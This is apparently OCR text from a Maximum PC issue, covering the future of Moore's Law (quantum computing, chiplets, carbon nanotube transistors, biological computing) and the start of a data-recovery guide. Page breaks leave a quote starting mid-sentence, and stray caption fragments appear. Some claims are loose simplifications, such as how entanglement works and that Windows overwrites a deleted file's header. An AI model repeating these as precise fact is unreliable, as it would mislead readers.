With quantum computing? Not so much. Thanks to a quantum phenomenon known as superposition, which applies at the atomic and sub-atomic scale, it's possible for a quantum computing bit to be not just both on and off at the same time, but also a huge array of hybrid superpositions somewhere in between on and off. This is a qubit and it is the basic building block of quantum computing.

The other important weirdness of quantum computing, and arguably the factor that makes things exciting, is entanglement. It's a notion even tenured physics professors struggle with. But the basics involve the idea that the quantum properties of two or more particles can be inextricably linked regardless of any distance between them. Change the spin of one particle, for example, and others instantly react.

The trick to achieving powerful quantum computing, therefore, is to 'entangle' multiple qubits. Quantum-mechanically link or entangle two qubits and you can perform two calculations simultaneously. Link three qubits and the math of quantum entanglement means you can do two to the power of three—or eight—calculations. Link four and you can perform 16 calculations simultaneously. Follow that logic and by the time you have 300 entangled qubits, you can perform more calculations in parallel than there are atoms in the known universe. Handy.

The catch? There is doubt that a quantum computer on that scale is possible due to the problem of quantum decoherence. Some argue the quantum state of the machine can't be maintained long enough to do anything useful, but others question whether quantum computers can be applied to general computation at all, and instead will always be limited to irrelevant, esoteric math of little practical benefit. Unfortunately, we forgot to polish up on our applied physics PhDs here on *Maximum PC*, so all we can say is time will tell.

Are quantum computers, such as the D-Wave Advantage, useful?

On the other hand, this powerful knob that we have been using is not the only knob we have at our disposal."

It's debatable how many more nodes are available using the conventional 2D planar approach. Certainly, TSMC expects to have 3nm and then 2nm conventional planar semiconductor nodes. Last year, TSMC said that the development of its 2nm is "progressing nicely through the pipeline." 1nm may also be possible using a new approach that replaces FinFET transistors with so-called GAA or Gate All Around alternatives.

But all that begs the question of what those additional 'knobs' Wong was referring to could be? Planar semiconductors are fast approaching their physical limits and can't possibly keep on delivering nearly long enough to fulfill TSMC's 30-year vision for Moore's Law. So, what other types of technologies is the industry likely to turn to?

In practice, it looks likely to be a mix of the exotic and the prosaic. If Moore's Law is all about density, taking a slightly different system-level view of that metric allows new chip-packaging techniques to keep the show on the road. Fusing multiple chiplets of both logic and memory together using silicon interposers allows for much greater system density while allowing for better production yields.

Trying to manufacture a single large chip is much harder and more expensive than lots of little chips. But fusing them together in a way that reduces latency and allows for performance akin to a monolithic chip is a huge technical challenge that the likes of TSMC and Intel have only recently begun.

If that's an extension of the existing planar model, the other obvious option is to go up instead of sideways. According to Godfrey Cheng, Head of Global Marketing at TSMC, "one possible path forward is the use of transistors made of two-dimensional materials instead of silicon as the channel. We are raiding the periodic table.

"By potentially using these new materials, one possible future of great density improvements is to allow the stacking of multiple layers of transistors in something we call Monolithic 3D Integrated Circuits. You could add a CPU on top of a GPU on top of an AI Edge engine with layers of memory in between. Moore's Law is not dead. There are many different paths to continue to increase density."

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

AMD could start shipping Ryzen 7000 series CPUs later this year.

As for the more exotic possibilities, one of the most exciting involves carbon nanotubes or CNTs for short. Composed of tubes of one-atom-thick graphene, they're excellent semiconductors and have the potential to scale feature densities beyond silicon semiconductors. One of the most significant advantages of CNT-based field-effect transistors, or CNFETs, is efficiency. They are believed to be fully an order of magnitude more efficient than their silicon-based equivalents.

That's a huge advantage, given that power consumption, leakage, and heat are becoming ever-greater problems in existing chips. It also opens the door to much more complex 3D chips than are possible with silicon semiconductors. While stacking multiple layers of silicon transistors is technically possible, doing that within reasonable power and thermal limits is a different matter altogether.

By way of example, Intel's latest Alder Lake CPUs have been measured spiking to over 300 watts. Imagine multiple layers of transistors with that kind of thirst. However, if each layer only consumed one-tenth of that power, then you've got something interesting. There's a snag, of course. CNT semiconductors are incredibly hard to manufacture. However, in 2019 engineers at MIT managed to create a 16-bit processor composed of 14,000 CNT transistors capable of executing actual code. The feature size was relatively large with a gate length of 130nm and a fair way behind the density of existing silicon semiconductors.

It's still early days for CNT technology. Only six years ago, the best anyone had managed was 178 CNFETs in a single chip. Extrapolate that scaling and it won't be long before Moore's Law's two-year density doubling cadence looks pedestrian in comparison. It's optimistic to think that Moore's Law isn't just alive, but set to accelerate. But the possibility speaks to the fact that it's all to play for. You could say there's Moore to come.

© TSMC

COULD WETWARE WIN? NEURONS VERSUS TRANSISTORS: BUT WHICH IS BETTER?

Is there something special about the human mind that gives it an inherent advantage over any conventional, binary computer? In simple numerical terms, brains are still far superior. Composed of something like 100 billion neurons, there's complexity beyond any existing computer chip, even before you acknowledge that neurons are far more complex than binary transistors.

It's thought each neuron can be connected to as many as 10,000 other neurons, the net result of which is up to 1,000 trillion synaptic connections. Try simulating that on a mining cluster of RTX 3090 GPUs. Of course, the brain's detailed functionality isn't something that can be easily reduced to numbers. But it's still remarkable to think about all that power and connectivity, and still consider that the brain's power consumption tops out at about 20 watts. How do you like them apples, Intel mobile CPU?

While we can debate the true computing power of biological brains, there's little doubt we can learn a lot from them in terms of efficiency. As for other learnings, biology obviously informs the disciplines of machine learning and AI. That alone may be enough to create new software paradigms that accelerate effective computing power in a way that keeps the implied impact of Moore's Law—an exponential growth in computing power—alive.

A parallel pursuit in this field is biological computers, or computers built from living cells. Yes, it's been happening for years. In 2016, researchers from MIT created a machine based on cells that can perform simple computational operations, as well as store and recall data. It's early days for this area of research and there's no telling where it will lead. But it's not impossible that biological computers could step in just when more conventional efforts involving silicon or carbon nanotubes reach their physical limits.

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
DATA RECOVERY

Lost valuable files? Don't panic! *Nick Peers* is here to help you recover them




There's a sudden realization that comes when you misplace a vital file or accidentally delete it—never mind the shock of discovering an entire partition or drive has gone missing. Speaking from personal experience, data loss is an ordeal, whether it's a single file or the entire contents of a drive.

Anyone who's had to reconstruct a hard drive file-by-file because they were too zealous with fdisk will know the importance of backups. We learned the hard way in 1999, but you don't have to—dig out issue 194 of *Maximum PC* and follow our ultimate backup guide. The quickest way to resolve data loss is using your backups, which is where we'll begin this guide to the tools, techniques, and tips you need to maximize your chances of recovering lost files.

What if your files aren't backed up or are too old? Armed with the right tools and know-how, it's possible to reconstruct deleted files with the minimum of fuss. It doesn't even have to cost you a dime, as we've dug out the best free file recovery tools for the job. And what if an entire partition has gone missing? There are tools that can help you reconstruct accidentally deleted or corrupt partitions.


As if that wasn't enough, we'll also investigate more drastic data recovery scenarios: what to do if you can't even boot to Windows, or your files get scrambled by ransomware. We'll point you in the direction of expert services should your hard drive fail, either through accidental damage or because it's reached the end of its natural life. Those priceless, irreplaceable files you thought you'd just lost forever? Turn the page and let's bring them back.


The system cannot find the file specified.
OK
LG

Step one in any data-recovery scenario is to determine whether your lost data is the result of physical damage or hardware failure. To do this, check the drive's SMART status using its drive utility, such as Samsung Magician. Although it will have been optimized for Samsung drives, it can provide you with access to SMART data across all connected drives.

If it shows signs of having failed, or the drive is making strange clicking or other physical noises, stop using the drive immediately and consult the box on calling in expert help. It's expensive, but if your data is more valuable, it may be the only option you've got.

While data loss can be an expensive business, in the vast majority of cases, it has nothing to do with hardware, so before proceeding further, stop using your computer. If you've accidentally deleted a file in the last few minutes, then the chances of recovery may still be high. It may still be in the Recycle Bin, but even if you emptied the bin or bypassed it by holding down Shift and pressing Delete, the file itself hasn't yet been physically deleted.



To save time, Windows doesn't physically delete files when you think it does; instead, it overwrites the beginning of the file, its header, to indicate the space where the file resides is now available to be overwritten with other data.

However, until another file is written to that space, the file remains intact. It's why you'll find tools for securely wiping your SSD drive before disposing of it within most drive utilities—click 'Secure Erase' under 'Data Management'

